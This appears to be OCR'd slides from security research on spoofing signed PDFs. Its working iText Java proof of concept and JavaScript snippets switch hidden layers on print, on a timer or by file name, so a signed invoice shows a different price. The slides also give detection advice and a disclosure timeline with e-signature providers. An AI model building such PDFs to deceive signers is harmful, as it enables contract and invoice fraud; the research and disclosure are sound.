
ISO Name: ISO 19005-3

Status: verification failed

Verify Conformance...

Ways To Detect Ambiguous Documents

- **Disable** /JavaScript and /JS in PDF’s
- **Merge** everything
- **Inform user**
- **Look for hex**: There might be possibility to obfuscate JS using hex codes: /JavaScript = /#4A#61#76#61#53#63#72#69#70#74



```java
import com.itextpdf.html2pdf.HtmlConverter;
import com.itextpdf.kernel.pdf.*;
import com.itextpdf.kernel.pdf.action.PdfAction;
import com.itextpdf.kernel.pdf.canvas.PdfCanvas;
import com.itextpdf.kernel.pdf.layer.PdfLayer;
import com.itextpdf.kernel.pdf.xobject.PdfFormXObject;

import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;

public class OnPrint {
    public static final String DEST = "Out/Layer_Visibility_On_Print_realistic.pdf";
    public static final String HTML1 = "1.html"; // Path to the first HTML file
    public static final String HTML2 = "3.html"; // Path to the second HTML file

    Run | Debug
    public static void main(String[] args) throws IOException {
        PdfDocument pdfDoc = new PdfDocument(new PdfWriter(DEST));
        pdfDoc.addNewPage();

        PdfLayer layer1 = createLayer(name:"Layer 1: HTML1 (Screen)", initialState:true, pdfDoc);
        PdfLayer layer2 = createLayer(name:"Layer 2: HTML2 (Print)", initialState:false, pdfDoc);
        layer2.setOnPanel(onPanel:false);
        layer2.setPrint(subtype:"Print", printState:true);
        layer1.setPrint(subtype:"Never", printState:false);

        drawHtmlOnLayer(pdfDoc, HTML1, layer1);
        drawHtmlOnLayer(pdfDoc, HTML2, layer2);

        // JavaScript
        String js = "var ocgs = this.getOCGs(); if(ocgs.length > 1) { ocgs[0].state = false; ocgs[1].state = true; } else { app.alert('OCG layers not found!'); }";
        PdfAction willPrintAction = PdfAction.createJavaScript(js);
        pdfDoc.getCatalog().setAdditionalAction(PdfName.WP, willPrintAction);

        pdfDoc.close();
    }

    private static PdfLayer createLayer(String name, boolean initialState, PdfDocument pdfDoc) {
        PdfLayer layer = new PdfLayer(name, pdfDoc);
        layer.setOn(initialState);
        return layer;
    }

    private static void drawHtmlOnLayer(PdfDocument pdfDoc, String htmlFile, PdfLayer layer) throws IOException {
        String tempPdf = "temp.pdf";
        HtmlConverter.convertToPdf(new FileInputStream(htmlFile), new FileOutputStream(tempPdf));

        File tempPdfFile = new File(tempPdf);
        PdfDocument tempDoc = new PdfDocument(new PdfReader(tempPdf));
        PdfCanvas canvas = new PdfCanvas(pdfDoc.getLastPage().newContentStreamBefore(), pdfDoc.getLastPage().getResources(), pdfDoc);
        canvas.beginLayer(layer);
        PdfFormXObject pageCopy = tempDoc.getFirstPage().copyAsFormXObject(pdfDoc);
        canvas.addXObjectAt(pageCopy, x:0, y:0);
        canvas.endLayer();

        tempDoc.close();
        tempPdfFile.delete(); // Clean up
    }
}
```


Examples

https://github.com/advisense/DigiDevil

Change On Time

```
String jsCode =  // JavaScript to toggle layer visibility every second

function FindOCG(name) // Retrieve all OCGs associated with the PDF document

function ToggleOCGs()  // Function to toggle the visibility of layers by getting OCG and changing its state


var iTimer = app.setInterval('ToggleOCGs();', 1000) // Interval timer to call the ToggleOCGs function every second


pdfDoc.getCatalog().setOpenAction(PdfAction.createJavaScript(jsCode)) // Set the JavaScript code as an action to execute when the PDF document is opened
```

Change On Time




INVOICE

333 3rd Ave
Vilnius
Phone: 123-456-7890
PURCHASED BY:
Naive Me
The Social Strategists
Vilnius
Lithuania, LT-32456
Phone: 111-222-3333
COMMENTS OR SPECIAL INSTRUCTIONS:
Due upon receipt

INVOICE # 100
DATE: 1/30/23

SOLD BY
Tottaly Not Evil Inc.
Trust Me Bro
Warm Place
Nearby Pit
Phone: 666-666-666

QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	99.99	99.99
		Subtotal	99.99
		Shipping and handling	0.00
		TOTAL DUE	99.99




QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	99.99	99.99
		Subtotal	99.99
		Shipping and handling	0.00
		TOTAL DUE	99.99

Change On Print

```
// Retrieve all Optional Content Groups (OCGs) associated with the PDF document
String js = "var ocgs = this.getOCGs()


// Set the JavaScript code as an action to execute before PDF is printed
PdfAction willPrintAction = PdfAction.createJavaScript(js)


// Set the PdfAction object as an additional action to be performed when the PDF
document is printed
pdfDoc.getCatalog().setAdditionalAction(PdfName.WP, willPrintAction)
```

Change On Print



Print

Printer: Microsoft Print to PDF

Copies: 1

☐ Print in grayscale (black and white)

☐ Save ink/toner

Pages to Print

● All ○ Current ○ Pages 1

▶ More Options

Page Sizing & Handling

○ Fit ○ Actual size

○ Shrink oversized pages ● Custom Scale: 100 %

☐ Choose paper source by PDF page size

Orientation:

● Auto ○ Portrait ○ Landscape


Comments & Forms

Document and Markups

Document: 8,3 x 11,7in

8,5 x 11 Inches

Page 1 of 1



8,5 x 11 Inches

INVOICE

333 3rd Ave
Vilnius
Phone: 123-456-7890
PURCHASED BY:
Naive Me
The Social Strategists
Vilnius
Lithuania, LT-32456
Phone: 111-222-3333
COMMENTS OR SPECIAL INSTRUCTIONS:
Due upon receipt

INVOICE # 100
DATE: 1/30/23

SOLD BY
Tottaly Not Evil Inc.
Trust Me Bro
Warm Place
Nearby Pit
Phone: 666-666-666


QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	1 SOUL	1 SOUL
		Subtotal	1 SOUL
		Shipping and handling	0.00
		TOTAL DUE	1 SOUL

Change Based On File Name

```
String jsCode =       // JavaScript to toggle layer visibility based on file name
              var docFileName = this.documentFileName.toLowerCase()  // Get the
document's file name

              if (docFileName.includes('good.pdf'))   // Check file name to set layer states
                // Enable the appropriate layer for 'good.pdf'
              } else if (docFileName.includes('bad.pdf')) {
                  // Enable the appropriate layer for 'bad.pdf'
              } else {
                  // Enable the default layer for other cases
              }

// Code to set this JavaScript as the open action in a PDF document
setPDFJavaScriptAction(jsCode)
```


Change Based On File Name

good.pdf:




QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	99.99	99.99
		Subtotal	99.99
		Shipping and handling	0.00
		TOTAL DUE	99.99

bad.pdf:



QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	1 SOUL	1 SOUL
		Subtotal	1 SOUL
		Shipping and handling	0.00
		TOTAL DUE	1 SOUL

AnyOtherName.pdf (layer is set as good.pdf):



QUANTITY	DESCRIPTION	UNIT PRICE	TOTAL
1	Shiny Thing	99.99	99.99
		Subtotal	99.99
		Shipping and handling	0.00
		TOTAL DUE	99.99

Timeline

- 2024-03-29: Research started.
- 2024-04-15: Sent out emails about the identified vulnerability to 4 (5) digital signature providers.
- 2024-04-22: 2 providers removed the ability to upload and sign PDFs with JavaScript.
- 2024-05-07: Meeting with regulators and e-signature providers. Consensus: to start, inform users when an interactive document is detected.
- 2024-05-09: Another provider informed us that they have implemented a notification for users when signing PDF with JS. Will keep an eye out for further improvements.

Outside of Lithuania

Work in progress.

Out of ~15 tested providers 3 were found to be vulnerable and were informed, however nothing has been discussed yet.

QA

References

- Acrobat Actions: https://helpx.adobe.com/acrobat/using/applying-actions-scripts-pdfs.html
- PDF/LT specifications: https://archyvai.lrv.lt/lt/teisine-informacija/teises-aktai-1/elektroninio-dokumento-specifikacijos/
- Library used for pdf generation: https://github.com/itext/itext-java
- Adobe JS API: https://opensource.adobe.com/dc-acrobat-sdk-docs/library/jsapiref/JS_API_AcroJS.html#directory
- Similar works that exist: https://pdf-insecurity.org/download/report-pdf-signatures-2020-03-02.pdf
- Coding inspiration: https://acrobatusers.com/tutorials/create_use_layers/
- Code examples: https://github.com/advisense/DigiDevil